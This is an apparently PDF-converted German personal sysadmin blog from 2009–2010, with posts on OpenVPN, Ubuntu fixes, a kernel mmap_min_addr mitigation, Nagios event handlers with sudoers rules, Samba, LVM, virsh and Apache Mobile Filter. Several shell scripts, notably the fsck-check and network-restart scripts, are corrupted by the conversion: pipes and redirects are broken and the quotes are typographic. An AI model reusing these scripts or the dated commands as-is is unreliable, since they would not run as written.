Unter Windows gestaltet es sich aehnlich einfach. Man muss OpenVPN fuer Windows<sup>131</sup> installieren. Das Konfigurationsverzeichnis ist dann `C:\Programme\OpenVPN\config`. Dort wieder die `mykey.txt` ablegen (WinSCP) und eine VPN Konfigurationsdatei erstellen wie bereits oben beschrieben. Es ist nur wichtig, dass sie die Endung `*.ovpn` erhaelt. Bei der Vergabe der IP-Adressen fuer den VPN Tunnel ist weiter zu beachten, dass nur IP-Adressen aus dem Subnetz `255.255.255.252` benutzt werden koennen. Welche das sind, kann man sich unter Windows mit dem Befehl

```
openvpn --show-valid-subnets
```

anzeigen lassen.

Die hier beschriebenen Infos habe ich von da<sup>132</sup> und von da<sup>133</sup>.

## Ubuntu 9.10 Cube rotate mouse wheel

Montag, 2. November 2009

Wer in Karmic Koala den Desktopcube nicht mehr mit dem Scrollrad der Maus bewegen kann, den **gconf-editor** oeffnen und dort zu

*/apps/compiz/plugins/vpswitch/allscreens/options*

---

<sup>131</sup><http://openvpn.net/index.php/open-source/downloads.html>

<sup>132</sup>[http://wiki.freifunk.net/OpenVPN\\_Howto](http://wiki.freifunk.net/OpenVPN_Howto)

<sup>133</sup>[http://wiki.openvpn.eu/index.php/Konfiguration\\_eines\\_Internetgateways](http://wiki.openvpn.eu/index.php/Konfiguration_eines_Internetgateways) ←

gehen. Dort unter „*next.button*“ den Wert „*Button5*“ eintragen und unter *prev.button*“ den Wert „*Button4*“ eintragen.

Fuer Google nochmal die Tags zum mitschreiben:

```
#ubuntu #9.10 #karmic #koala #compiz #cube #rotate #mouse  
#wheel #desktop #gconf-editor #broken #fail #config
```

(via<sup>134</sup>)

## Zeugs: Rythmbox autoaudiosink, NullPointer Luecke

Mittwoch, 4. November 2009

Soundprobleme in Ubuntu 9.10 gehabt. Nach dem Update von 9.04 funktionierte Rythmbox nicht mehr. Fehlermeldung sagte, dass autoaudiosink fehle. Eine automatisch durchgefuehrte Suche brachte keinen Erfolg. Google angerissen und siehe da, Problem bekannt<sup>135</sup>, Problem gebannt:

- *gconf-editor* *oeffnen*
- */system/gstreamer/0.10/default/*
- *audiosink = autoaudiosink musicaudiosink = autoaudiosink autoaudiosink = halaudiosink uid=/org/freedesktop/Hal/devices/pci\_8086\_27d8\_sound\_card\_0\_alsa\_playback*

Ausserdem is heute (mal wieder) eine Null-Pointer Sicherheitsluecke im Kernel<sup>136</sup> aufgetaucht. Fuer alle von Euch die Mehrbenutzer Debian-Server betreuen hier nochmal der bereits bekannte Workaround:

- *Pruefen ob verwundbar: cat /proc/sys/vm/mmap\_min\_addr*
- *Wenn == 0, dann: sysctl -w vm.mmap\_min\_addr="4096"*

<sup>134</sup><http://ubuntuforums.org/showthread.php?t=1278343>

<sup>135</sup><https://bugs.launchpad.net/ubuntu/+source/rhythmbox/+bug/442157>

<sup>136</sup><http://www.heise.de/newsticker/meldung/Luecke-im-Linux-Kernel-erlaubt-Root-Zugriff-Update-849799.html> ←

Wenn der Wert  $i_0$  ist, dann is schon alles ok. Weiteres auch beim Linux-Magazin<sup>137</sup>...

## #ubuntu #mozilla #libnotify

Donnerstag, 5. November 2009

- firefox: sudo aptitude install firefox-notify
- thunderbird: download<sup>138</sup>

## DRAC-Karte Passwort via SSH aendern

Freitag, 6. November 2009

grad rausgesucht und gemacht und in der GWDG-Wiki dokumentiert<sup>139</sup>.

## Wann is noch der naechste routinemaessige fsck?

Sonntag, 8. November 2009

Einige von euch kennen sicherlich das Problem: Ein wichtiges Kerneupdate zwingt zum Reboot der Serverinfrastruktur. Per SSH wird das Update eingespielt und ein Reboot abgesetzt, aber nicht alle Server koennen ueber DRAC-Karten oder Web-KVM ueberwacht werden. Von Zeit zu Zeit bleibt einem das Herz dann stehen wenn ein Server nicht wiederkommt, die Pings kommen zurueck mit einem „Destiniation or Host unreachable“ oder vergleichbar. . .

Waerend man seine Jacke anzieht, Schuhe zubindet und parallel dazu fieberhaft ueberlegt was das Problem sein koennte und was da

---

<sup>137</sup>[http://www.linux-magazin.de/NEWS/Luecke-im-Linux-Kernel-erlaubt- ←  
Rechteausweitung](http://www.linux-magazin.de/NEWS/Luecke-im-Linux-Kernel-erlaubt-Rechteausweitung)

<sup>138</sup>[https://addons.mozilla.org/en-US/thunderbird/downloads/file ←  
/55791/libnotify\\_popups-0.1.2-fx+tb-linux.xpi](https://addons.mozilla.org/en-US/thunderbird/downloads/file/55791/libnotify_popups-0.1.2-fx+tb-linux.xpi)

<sup>139</sup>[http://wiki.gwdg.de/index.php?title=DRAC\\_Passwort\\_%C3%A4ndern](http://wiki.gwdg.de/index.php?title=DRAC_Passwort_%C3%A4ndern)

schiefgelaufen ist, schweift auf dem Weg zur Wohnungstuer noch ein letzter Blick zum Monitor und genau in dem Moment geht dann doch gerade der so herbeigesehnte erste Ping durch. Man rennt an den Rechner zurueck, loggt sich per SSH ein, ueberprueft das alles laeuft und waerend der Adrenalinspiegel sinkt kommt einem in den Sinn, dass das nur ein routinemaessiger Dateisystemcheck gewesen sein wird. . .

Wann der naechste check ausgefuehrt wird, kann man leicht mit **dumpe2fs** herausfinden. Bin ich aber ehrlich gesagt zu faul zu und vergesse ich auch jedes mal. Darum habe ich mir (nach einem entsprechenden Herzstillstand) ein kleines Skript geschrieben mit dem Namen nextfscheck, was ich unter /usr/local/sbin/ abgelegt habe und das ich vor einem Reboot aufrufen kann um zu wissen ob es einen fsck geben wird oder nicht. Das Skript ist simpel, das Skript ist billig. Als Parameter wird ein gueltiges gemountetes Device angegeben und dann bekomme ich die Info wieviele remounts noch zum naechsten fsck sind, bzw. an welchem Datum der naechste routinemaessige Dateisystemcheck durchgefuehrt wird. Fuer alle die die ebenfalls Interesse an dem Skript haben, hier:

```
#!/bin/bash # # Give information about the next filesystem check #
# 2009-11-08: initial Version / Jan Toenjes # 2009-11-09: changed
dumpe2fs to „tune2fs -l“ as suggested by kero / Jan Toenjes # check
if skript is run as root for tune2fs if [ 'id -u' != „0“ ]; then echo „
echo “ Usage: $0 /dev/disk“ echo „ echo “ Error: You need to be
root to run this skript“ echo „ exit 3 fi # check if needed pro-
grams are installed which bc 1 /dev/null if [ $? -ne 0 ]; then echo
“ ERROR: Cant find bc“ exit 3 fi # check if we got a parameter if
[ „$1“ == „ “ ]; then echo „ echo “ Usage: $0 /dev/disk“ echo „
echo “ Error: You need to give a valid mounted device as parameter
i.e. /dev/sda1“ echo „ exit 3 fi # check if the device given as
a parameter exists DEVEXIST='mount — grep -ir „$1“ — grep
„/dev/“ — wc — awk {print $1;}‘ if [ „$DEVEXIST“ == „0“ ];
then echo „ echo “ Usage: $0 /dev/disk/“ echo „ echo “ Error:
The given parameter \"$1\" is not a valid mounted device.“ echo
„ exit 3 fi # get remaining mounts MOUNTCOUNT='tune2fs
-l $1 2;&1 — grep „Mount count:“ — awk {print $3;}‘ MAXI-
MUMMOUNTCOUNT=' tune2fs -l $1 2;&1 — grep „Maximum
```

```

mount count:“ — awk {,print $4’}‘ REMAININGMOUNTS=‘echo
$MAXIMUMMOUNTCOUNT-$MOUNTCOUNT—bc’ # check
if we have a fsck after a specific time value and give wanted informa-
tion TIMECHECK=‘tune2fs -l $1 2;&1 — grep „Check interval:“
— awk {,print $3’}‘ if [ „$TIMECHECK“ == „0“ ] ; then echo
„The next filesystem check of $1 will be after another $REMAI-
NINGMOUNTS mounts.“ else NEXTCHECKAFTER=‘tune2fs -l
$1 2;&1 — grep „Next check after:“ — sed ,s/Next check after:[
\t]*$/g‘‘ echo „The next filesystem check of $1 will be on $NEXT-
CHECKAFTER or after another $REMAININGMOUNTS mounts.“
fi

```

## Nagios und EventHandler via NRPE

Montag, 23. November 2009

Bei meiner VM auf der dieser Blog laeuft ist in den letzten Tage oeffter mal MySQL abgestuerzt. Das ist ziemlich aergerlich da dann der Blog und einige andere Dinge auch nicht mehr funktionieren. Da ich nur eingeschraenkt vor dem Rechner sitze und es ueber mein Handy sehr umstaendlich ist mittels MidpSSH<sup>140</sup> sich einzuloggen und den Dienst neuzustarten, hab ich mich kurz mit den EventHandlern bei Nagios auseinandergesetzt und im folgenden eine kurze Anleitung was ich gemacht habe:

**Lesen:** das<sup>141</sup> und das<sup>142</sup> und viele andere Dinge bis ich schliesslich bei dem Artikel “Event Handlers heute mal dynamisch<sup>143</sup>“ (PDF<sup>144</sup>) von RomanK im Nagios-Portal Forum gelandet bin.

Alle im folgenden hier genannten Skripte sind nicht mein Werk, sondern stammen aus besagtem Artikel und wurden von mir auf die

<sup>140</sup><http://www.xk72.com/midpssh/>

<sup>141</sup>[http://nagios.sourceforge.net/download/contrib/documentation/german/1\\_0/eventhandlers.html](http://nagios.sourceforge.net/download/contrib/documentation/german/1_0/eventhandlers.html) ↔

<sup>142</sup><http://www.nagios-wiki.de/nagios/doku3/eventhandlers>

<sup>143</sup><http://www.nagios-portal.org/wbb/index.php?page=Thread&postID=59347> ↔

<sup>144</sup><http://blog.pregos.info/wp-content/uploads/2009/11/Event-Handlers-heute-mal-dynamisch.pdf> ↔

Debian-Verhaeltnisse meines Servers und auf meine Problematik angepasst.

Definition des Befehls in der */etc/nagios3/commands.cfg*:

```
define command{
    command_name do_event
    command_line /usr/lib/nagios/libexec/event/run_command $SERVICESTATE$ $SERVICE-STATETYPE$ $SERVICEATTEMPT$ $HOSTADDRESS$ $ARG1$
}
```

Das Skript *run\_command* in dem Ordner */usr/lib/nagios/libexec/event/* ablegen:

```
#!/bin/bash case „$1“ in OK) ;; WARNING) ;; UNKNOWN) ;; CRITICAL) case „$2“ in SOFT) case „$3“ in 3) echo -n „Restarting Service (3rd soft critical state)...“ /usr/lib/nagios/plugins/check_nrpe -H „$4“ -c „$5“ ;; esac ;; HARD) echo -n „Restarting Service...“ /usr/lib/nagios/plugins/check_nrpe -H „$4“ -c „$5“ ;; esac ;; esac exit 0
```

Auf dieser VM habe ich dann zwei neue NRPE-Checks in der */etc/nagios/nrpe\_local.cfg* eingerichtet, einen zum ueberpruefen ob MySQL laeuft, und einen der als Event Handler ausgefuehrt wird:

```
command[check_mysql]=sudo /usr/lib/nagios/plugins/check_mysql
command[restart_mysql]=sudo /etc/init.d/mysql restart
```

und die dafuer erforderlichen Eintraege in der */etc/sudoers*:

```
nagios pregos = NOPASSWD: /usr/lib/nagios/plugins/check_mysql
nagios pregos = NOPASSWD: /etc/init.d/mysql
```

Nun auf dem Nagios-Server den Servicecheck mit entsprechendem Event Handler definieren:

```
define service{
    use jan-service
    host_name pregos.info
    service_description MySQL
    max_check_attempts 4
    event_handler do_event!restart_mysql!check_command check_nrpe_1!check_mysql
}
```

Nun kann man noch ueberpruefen ob das ganze funktioniert, indem man einfach den MySQL-Dienst beendet und per Webinterface einige male hintereinander den Servicecheck manuell anstoest.

Wenn man an der `max_check_attempts` in der `config` was aendern will, muessen natuerlich auch evtl. Aenderungen in der `run_command` bei der `case`-Anweisung gemacht werden.

## Schnitzeljagd 2.0

Montag, 23. November 2009

Es bietet koerperliche Betaetigung in Form von Spaziergaengen, macht Spass beim Loesen von Raetseln und finden von Verstecken: die Schnitzeljagd. Seit einiger Zeit gibt es die Schnitzeljagd 2.0, auch Geocaching<sup>145</sup> genannt.

Kurz erkluert: Es versteckt jemand einen Cache, indem sich mind. ein Zettel zum Eintragen befindet, und veroeffentlicht die GPS-Koordinaten anschliessend im Internet. Ziel ist es, dann von anderen diesen Cache zu finden.

Wer mehr darueber erfahren will liest am besten den oben verlinkten Wikipedia Artikel oder guckt sich bei [www.geocaching.de](http://www.geocaching.de) oder [www.geocaching.com](http://www.geocaching.com) einmal um.

Anja und ich haben den Punkt bereits seit laengerem auf unserer Liste stehen, und ich habe mich in den letzten Tagen mal rangemacht u mich ein bisschen mit dem Thema auseinandergesetzt. Mein Handy, ein Sony Ericsson C702, besitzt ein eingebautes GPS und ist deswegen fuer Dinge wie Geocaching praedestiniert. Als Software habe ich mich fuer `vlkGPS`<sup>146</sup> entschieden. Da die Homepage zur Zeit nicht erreichbar ist, die Version die ich einsetze an dieser Stelle zum Download: `vlkGPS-20080912-0.8.1+svn24.jar`<sup>147</sup>

Dann habe mich dann auf [geocaching.com](http://geocaching.com) angemeldet und mir einige Caches hier fuer Hamburg heruntergeladen, und aufs Handy gepackt. Der Import von `*.loc` Dateien in `vlkGPS` funktioniert einwandfrei. Nur einmal hatte ich ein Problem mit Sonderzeichen in der Beschreibung,

---

<sup>145</sup><http://de.wikipedia.org/wiki/Geocaching>

<sup>146</sup><http://vlkgps.bielyvlk.sk/>

<sup>147</sup>[http://blog.pregos.info/wp-content/uploads/2009/11/vlkGPS ←  
-20080912-0.8.1+svn24.jar](http://blog.pregos.info/wp-content/uploads/2009/11/vlkGPS-20080912-0.8.1+svn24.jar)

was sich aber durch ein schnelles editieren der Textdatei beheben lies. Das interne GPS wird erkannt und die Bedienung ist sehr einfach. Toll finde ich, dass es auch keine Karten dazu anzeigt, sondern das man nur seine aktuelle Position, den zurueckgelegten Weg und den Ort des Caches angezeigt bekommt.

Alles in allem eine Supersache, wir haben bereits drei Caches „geloggt“ und es hat trotz des typisch Hamburger Wetters echt superviel Spass gemacht! 😊

## Mein Blog ist nun gruen!

Donnerstag, 26. November 2009

<http://www.onlineleaf.com/>

## Samba Interdomain Trust

Donnerstag, 26. November 2009

Wer Samba PDC-Server betreut, der weiss wovon ich nun rede: Man richtet einen entsprechenden PDC-Server ein, hebt die Clients in die Domaene. Nun kommt eine weitere Abteilung hinzu, es kommt ein weiterer PDC und beides laeuft friedlich nebeneinander her. Nun fangen die beiden Abteilungen an staerker zusammenzuarbeiten, User wechseln hin und her, Raeumlichkeiten werden gemeinsam genutzt, aber im Anmeldebildschirm von Windows erscheint neben dem lokalen Computer immer nur die Domaene in die der Client gehoben wurde.

Abhilfe schafft dort das einrichten eines entsprechenden Interdomain Trust. Dafuer muessen auf den PDC Servern jeweils vertraute Domae-nenkontos (mit [I]-Flag) erstellt und anschliessend der Trust hergestellt werden. Dafuer (wenn Samba mit LDAP)

- `smbldap-useradd -i DOMAENENAME`
- `net rpc trustdom establish DOMAENENAME`

Wichtig ist noch, dass winbind laufen muss. Unter Debian muss das mit **aptitude install winbind** nachinstalliert werden. Ob dann alles funktioniert hat und ob die Benutzerkonten abfragbar sind kann man mit dem Befehl **wbinfo -u** nachpruefen. Es sollte dann eine Liste angezeigt werden nach dem Schema „DOMAENENNAME\USERNAME“

Zum Nachlesen in der Samba Doku:

- Kapitel 16: Interdomain Vertrauensstellungen<sup>148</sup>
- Kapitel 21: Winbind: Benutzung von Domaenenkonten<sup>149</sup>

## Samba/LDAP: Benutzeraccount auf Rechner beschraenken

Donnerstag, 26. November 2009

Wie Ihr merkt beschaeftige ich mich in der letzten Zeit vermehrt mit dem Thema, hier nochmal eben festgehalten wie man einen Benutzeraccount so beschraenkt, dass er sich nur an bestimmten Rechnern anmelden darf:

- phpLDAPadmin oeffnen und den entsprechenden Benutzeraccount auswaehlen
- Klick auf „*Add new attribute*“
- Im Dropdown Menue des Punkts „Add new attribute“ den Punkt „*sambaUserWorkstations*“ auswaehlen und als Parameter die Rechnernamen angeben an denen der User sich anmelden darf, Bsp: dnpw-ab-123\$
- Speichern, fertig

---

<sup>148</sup><http://gertranssmb3.berlios.de/output/InterdomainTrusts.html>

<sup>149</sup><http://gertranssmb3.berlios.de/output/winbind.html>

Loeschen kann man das ganze indem man einfach alle Attributparameter loescht und speichert. Mehrere Rechnernamen werden mit Komma getrennt hintereinander angegeben.

Evtl. ist noch interessant unter Windows in den Gruppenrichtlinien (Windows+R -> gpedit.msc) den Punkt "*Computerkonfiguration -> Administrative Vorlagen -> System -> Benutzerprofile -> Benutzer bei Fehlschlag des servergespeicherteten Profils abmelden*" zu aktivieren. Ansonsten bekommt der User eine Fehlermeldung das er sich nicht an der Domaene anmelden darf u wird temporaer mit einer lokalen Kopie angemeldet.

## Firefox startup fix multiple master password dialogs

Freitag, 27. November 2009

... using this great plugin: StartupMaster 1.1<sup>150</sup>

## Zum festhalten: parted, LVM, virsh

Montag, 14. Dezember 2009

Um Partitionen groesser als 2TB zu erstellen muss man GPT labels benutzen. **fdisk** und Konsorten koennen damit nicht umgehen, deswegen nimmt man dafuer **parted**. Mit den folgenden Befehlen stellt man den Partitionstabellentyp auf *gpt* um, und erstellt eine Partition ueber die komplette Platte und formatiert diese mit xfs:

- `parted /dev/sdX -> mklable gpt -> quit`
- `parted -s - /dev/sdX mkpart primary 0 -1`
- `mkfs.xfs /dev/sdX`

Noch kurz die grundlegenden wichtigsten Befehle zum erstellen eines LVM:

---

<sup>150</sup><https://addons.mozilla.org/en-US/firefox/addon/9808>

- /dev/sdX als physikalisches Volume initialisieren: **pvcreate /dev/sdX**
- erstellen eine Volume Group mit dem Namen VG-NAME: **vgcreate VG-NAME /dev/sdX**
- Ansehen kann man sich das dann mit **vgscan** oder **vgs**
- Erstellen eines neuen Volumes mit dem Namen VOLNAME: **lvcreate -n VOLNAME -size 10GB VG-NAME**
- Formatieren, mounten, angucken:  
**mkfs.ext3 /dev/VG-NAME/VOLNAME mkdir /mnt/VOLNAME mount /dev/VG-NAME/VOLNAME /mnt/VOLNAME**
- Anzeigen von Logischen Volumes: **lvdisplay**
- Vergrössern/Verkleinern eines Volumes:  
**lvextend -L+10G /dev/VG-NAME/VOLNAME lvreduce -L-10GB /dev/VG-NAME/VOLNAME e2fsck -f /dev/VG-NAME/VOLNAME resize2fs /dev/VG-NAME/VOLNAME**
- Loeschen von Volumes: **lvremove /dev/VG-NAME/VOLNAME**

Abschliessend sei noch gesagt, dass **virsh** echt cool ist. Dabei ist eben festzuhalten, dass das Speichern u Wiederherstellen aller vms (z. B. vor oder nach einem reboot) einfach geht z. B. mit:

- *for i in `virsh list --grep running --awk '{,print \$2}'` ; do virsh save \$i /vms/\$i ; done*
- *for i in `ls /vms` ; do virsh restore /vms/\$i ; done*

Wenn man mit **virsh console VM** auf eine Maschine moechte, duerfen dafuer auf dem Gast in der */etc/inittab* die Zeilen mit T0 und T1 nicht auskommentiert sein.

Die Infos hier sind von da<sup>151</sup> und da<sup>152</sup> und dem<sup>153</sup>.

## Werder Bremen Newsübersicht

Montag, 28. Dezember 2009



Ich hatte die Schnauze voll von dem doofen Zusammensuchen aller Werder Bremen News am Morgen und dann ueber den Tag verteilt. Mir fehlte eine zentrale Anlaufstelle dafuer. Die Werder Bremen Presseschau<sup>154</sup> ist irgendwie zu klein 😊

Deswegen habe ich angefangen und mir kurzerhand eine kleine Seite selbergeschrieben, die div. Werder Bremen spezifische RSS-Feeds abruf und die jeweils fuenf neusten Artikel anzeigt. Weiter werden alle Artikel ebenfalls als eigener neuer RSS-Feed exportiert und dank Twitterfeed wird sogar gezwitschert.

---

<sup>151</sup><http://sakafi.wordpress.com/2008/08/23/how-to-use-parted-for-creating-patition-larger-than-2-tb/> ↔

<sup>152</sup><http://www.debian-administration.org/articles/410>

<sup>153</sup><http://exdc.net/>

<sup>154</sup><http://www.werder.de/aktuelles/presseschau/presseschau.php>

Die Seite incl. Quelltext ist unter:

<http://werder.pregos.info>

zu finden. Sport1 und Fussballtransfer habe ich bereits angeschrieben da deren Feeds defekt sind, einer wird nicht aktualisiert und bei einem anderen ist die Domain der Links zu den Artikeln falsch. Beim Weser-Kurier hab ich ein komisches Problem mit Simplepie, aber das bekomme ich auch noch geloest. Bis dahin hab ich erstmal eine schoene Uebersichtsseite die ich von ueberall und den ganzen Tag lang immer aufrufen kann und immer viele Werdernews im Ueberblick habe.

## Howto: Mobile Webinterface

Montag, 4. Januar 2010

Ich schrieb ja vor kurzem<sup>155</sup> darueber, dass ich eine kleine Werder Bremen Newsuebersicht<sup>156</sup> erstellt habe. Als ich nun fuer ein paar Tage im Kurzurlaub war und die Seite ueber mein Handy aufrief, fiel mir auf, dass sie ein mobiles Interface gebrauchen koennte. Das Bild war zu gross, und generell haette man wohl auch was bei den Ladezeiten optimieren koennen. Wieder zurueck habe ich mich dann gleich an die Arbeit gemacht. Schnell bin ich auf zwei sehr nette Loesungen gestossen und habe kurzerhand beide miteinander Kombiniert. Die Loesungen findet Ihr auf den beiden Seiten:

- [Make Your Site Mobile-Friendly in Two Minutes](#)<sup>157</sup>
- [Apache Mobile Filter 2.x](#)<sup>158</sup>

Der erste Blogbeitrag beschreibt, worauf man achten muss wenn man ein mobile Webseite erstellt, und beinhaltet eine Anleitung um seine eigene Seite mobil-Freundlich mit einer Subdomain zu erstellen. Der Weg ist recht simpel: Man erstellt eine Subdomain, z. B. von

---

<sup>155</sup><http://blog.pregos.info/2009/12/28/werder-bremen-newsuebersicht/>

<sup>156</sup><http://werder.pregos.info/>

<sup>157</sup>[http://www.mikeindustries.com/blog/archive/2005/07/make-your-site ←  
-mobile-friendly](http://www.mikeindustries.com/blog/archive/2005/07/make-your-site-mobile-friendly)

<sup>158</sup><http://www.idelfuschini.it/en/apache-mobile-filter-v2x.html>

www.pregos.info dann mobile.pregos.info und weist der Subdomain den gleichen DocumentRoot zu. Anschliessend erstellt man zwei PHP Dateien und legt diese in den DocumentRoot. Beide PHP-Dateien werden ueber eine .htaccess vor und nach jeder HTML-Seite aufgerufen. Dabei wird ueberprueft ob die mobile.pregos.info Subdomain aufgerufen wurde, und wenn ja der HTML-Quelltext durch verschiedene Filter gejagt, die dann die Seite entsprechend anpassen.

Dieser Weg ist sehr schnell eingerichtet und funktioniert wunderbar. Ich finde ihn aber nicht schoen, denn das Szenario was mir vorschwebt ist eine mobile Seite von <http://werder.pregos.info> unter der gleichen Domain, da jetzt noch ne Subdomain ranzuhaengen <http://m.werder.pregos.info>, nee, zuviel. Ich moechte, dass die Seite je nachdem von welchem Geraet sie aufgerufen wird, entweder als mobile Version oder als normale zu sehen ist.

Ein simpler Weg dieses zu erreichen waere z. B. mittels JavaScript festzustellen wie gross die Bildschirmaufloesung des anzeigenden Browsers ist und dementsprechend die Seite mittels CSS zu layouten. Das bedeutet aber gleichzeitig, dass ich mit JavaScript arbeiten muss und alle Browser das unterstuetzen muessen und Rechenleistung auf dem mobilen Geraet und und. . . Ich will **EINE** Domain, **EINE** URL und **SELBSTERKENNUNG** des Servers.

Ueber WURFL<sup>159</sup> (Wireless Universal Ressource File) bin ich dann irgendwie zu dem Projekt Apache Mobile Filter<sup>160</sup> gestossen. Apache Mobile Filter ist eine Apache-Plugin, dass die Funktionen von WURFL direkt in Apache zur Verfuegung stellt. WURFL kennt z. B. alle UserAgents (z. Zt. 8661 verschiedene) und kann auf dieser Basis sagen, ob das gerade aufrufende Geraet ein mobiles Geraet ist oder nicht. Ueberpruefen und sehen was AMF alles so an Variablen zur Verfuegung stellt koennt Ihr unter der Adresse: [http://apachemobilefilter.nogoogle.it/php\\_test.php](http://apachemobilefilter.nogoogle.it/php_test.php).

Das schoene ist, dass AMF diese Variablen in PHP unter Apache als dessen Server Enviroment Variablen zur Verfuegung stellt. Ich kann also in PHP z. B. mit der Variable

---

<sup>159</sup><http://wurfl.sourceforge.net/>

<sup>160</sup><http://www.idelfuschini.it/en/apache-mobile-filter-v2x.html>

`$_SERVER[‘AMF_IS_WIRELESS_DEVICE’]` arbeiten. Mit dieser Lösung kann ich nun serverseitig ueberpruefen ob es sich um ein mobiles Endgeraet handelt oder nicht, und dementsprechend die mobile Version der Seite anzeigen lassen oder nicht.

Nur der Weg dahin brauchte noch etwas, der Support von Apache Mobile Filter war aber allererste Sahne, echt super, kann man nicht anders sagen, und fuer die Nachwelt hier nochmal ein Auszug aus meiner `.bash_history`:

```
mkdir foo cd foo wget http://downloads.sourceforge.net/project/mobilefilter/Apache2-WURFLFilter-2.21.tar.gz?use_mirror=dfn tar -xzf Apache2-WURFLFilter-2.21.tar.gz cd Apache2-WURFLFilter-2.21/ perl Makefile.PL make install aptitude install libapache2-mod-perl2 libgd-gd2-perl libgd-tools a2enmod perl cpan Apache2::WURFLFilter Apache2::Filter Apache2::RequestRec Apache2::RequestUtil Apache2::Connection Apache2::SubRequest Apache2::Log CGI::Cookie APR::Table CGI::Cookie LWP::Simple Image::Resize IO::Uncompress::Unzip Cache::FileBackend mkdir /var/www/MobileFilter chown www-data:www-data /var/www/MobileFilter
```

Dazu habe ich noch in die `/etc/apache2/httpd.conf` die folgenden Eintraege hineingeschrieben:

```
PerlSetEnv MOBILE_HOME /var/www/MobileFilter PerlSetEnv CacheDirectoryStore /tmp PerlSetEnv WurlNetDownload true PerlSetEnv DownloadWurlURL http://downloads.sourceforge.net/ ↵  
wurl/wurl-latest.zip PerlSetEnv LoadWebPatch true PerlSetEnv PatchWurlNetDownload true PerlSetEnv PatchWurlUrl http:// ↵  
wurl.sourceforge.net/web/_browsers/_patch.xml PerlSetEnv CookieCacheSystem true PerlSetEnv CapabilityList all PerlModule Apache2::WURFLFilter PerlTransHandler +Apache2::WURFLFilter #PerlOutputFilterHandler Apache2::AMFDeviceMonitor
```

Anschliessend muss der Apache Webserver mit einem `/etc/init.d/apache2 restart` neu gestartet werden.

Welche Variablen euch dann zur Verfuegung stehen und ob alles funktioniert kann man mit der Test-PHP Seite ueberpruefen die ich

oben bereits einmal verlinkt habe. Diese koennt Ihr euch ganz einfach auf euren eigenen Server schmeissen, gibts hier zum Download<sup>161</sup>.

Wenn irgendwelche Fehler auftauchen oder (wie bei mir zu Anfang) die Variablen nicht zur Verfuegung stehen, einfach nochmal ein **rm -rf /tmp/wurfl\*** machen und Apache neustarten.

Ach so... um die mobile Seite jetzt zu implementieren habe ich die bereits beschriebene Loesung mit den PHP-Files und der .htaccess genommen und einfach in der global\_prepend.php und die Zeile:

```
if ($_SERVER[,'SERVER_NAME'] == ,mobile.myawesomeblog.com')  
{
```

ersetzt durch

```
if ($_SERVER[,'AMF_IS_WIRELESS_DEVICE'] == ,true') {
```

sowie die nachfolgende Zeile mit der URL-Ersetzung von normaler zu mobile-URL einfach weggelassen.

## Skript: Netzwerkinterface neustarten

Freitag, 12. Februar 2010

Ich hatte eine Debian etch Maschine, virtualisiert mit KVM, bei der brach unter Last immer die Netzwerkverbindung zusammen. Reproduzierbar. Das Update auf Lenny brachte nix. Ich habe die Maschine gestern mit Lenny neu aufgesetzt und die Probleme existieren nicht mehr. Hier nun das Skript was ueberprueft ob eine Verbindung nach aussen moeglich ist und ggfs. das Interface neustartet, ich brauche es nicht mehr, aber bevor ich es loesche hier noch einmal dokumentiert:

```
#!/bin/bash ## # check if network is available and if not restart  
# the network interface ## if ping -c 1 -w 1 -q www.google.de  
&& /dev/null; then # echo „Network is up, no further action required“  
echo „&&/dev/null else echo „Network is down, restarting the  
interface...“ ifdown eth0 && ifup eth0 fi
```

---

<sup>161</sup>[http://mobilefilter.cvs.sourceforge.net/viewvc/mobilefilter/← ApacheMobileFilter/test\\_page/php/php\\_test.php?view=markup](http://mobilefilter.cvs.sourceforge.net/viewvc/mobilefilter/← ApacheMobileFilter/test_page/php/php_test.php?view=markup)

## Alle Dokumente eines bestimmten Users finden

Donnerstag, 11. März 2010

Liebe

~~Klo~~-Blogwand, ein neues gekritzelt von mir an Dich da ich immer vergesse wie ich in einem Ordner rekursiv nach allen Dokumenten eines bestimmten Useraccounts durchsuche: find / -user USERACC  
So simpel und doch so schnell wieder vergessen...

## Weisheiten I

Montag, 15. März 2010

- Das Herz bewahrt, was die Ohren hoeren (Kenia)
- Wer dieses nicht weiß, kann doch jenes wissen. (aus Kenia)

## Palm Pre – Nette (Homebrew)-Apps

Montag, 15. März 2010

Ich bin seit einiger Zeit stolzer Besitzer eines Palm Pre und mit dem Geraet soweit zufrieden. Zwar gibt es sicherlich noch einiges was man verbessern und ausbauen kann, soll und muss, aber die Basis ist toll und das Geraet macht mir echt Spass.

Eine Moeglichkeit das Palm Pre um neue Funktionen und Applikationen zu erweitern ist ueber sogenannte Homebrew-Apps. Das sind Programme die nicht im offiziellen Palm App Catalog verfuegbar sind und ueber alternative Kanaele zur Verfuegung gestellt werden. Ich nutze zum installieren der Homebrew-Apps Preware. Eine Anleitung zum installieren gibt es hier<sup>162</sup>.

---

<sup>162</sup>[http://www.webos-internals.org/wiki/Application:Preware# ← Installing\\_Preware\\_with\\_WebOS\\_Quick\\_Install](http://www.webos-internals.org/wiki/Application:Preware#Installing_Preware_with_WebOS_Quick_Install)

Mit der Zeit haben sich einige Apps und Patches herauskristalisiert, die ich sehr nuetzlich finde und hier mal eben festhalten moechte. Die Liste wird kontinuierlich erweitert...

- LED Torch<sup>163</sup> – Die Moeglichkeit die LED von der Kamera als Taschenlampe zu nutzen
- Netstat<sup>164</sup> – Trafficueberblick fuer diesen Monat und die verschiedenen Interfaces
- Internalz<sup>165</sup> – Dateimanager fuer das Palm Pre
- Messaging Plugins<sup>166</sup> – Den internen Messenger um div. Chatprotokolle z. B. Jabber / ICQ / MSN erweitern

## Ich komme...

Donnerstag, 18. März 2010



... und freue mich drauf!

## Bit

Dienstag, 23. März 2010

„Bist Du ein Bit?“

„Ja!“

„Kannst Du auch noch was anderes sagen?“

<sup>163</sup><http://www.precentral.net/homebrew-apps/led-torch>

<sup>164</sup><http://www.precentral.net/homebrew-apps/netstat>

<sup>165</sup><http://www.precentral.net/homebrew-apps/internalz>

<sup>166</sup>[http://forums.precentral.net/homebrew-apps/233983-messaging-  
plugins-add-more-im-options-your-pre.html](http://forums.precentral.net/homebrew-apps/233983-messaging-plugins-add-more-im-options-your-pre.html) ↔

„Nein!“

Tron, USA 1982<sup>167</sup>

## LDAP-Backup erstellen

Dienstag, 23. März 2010

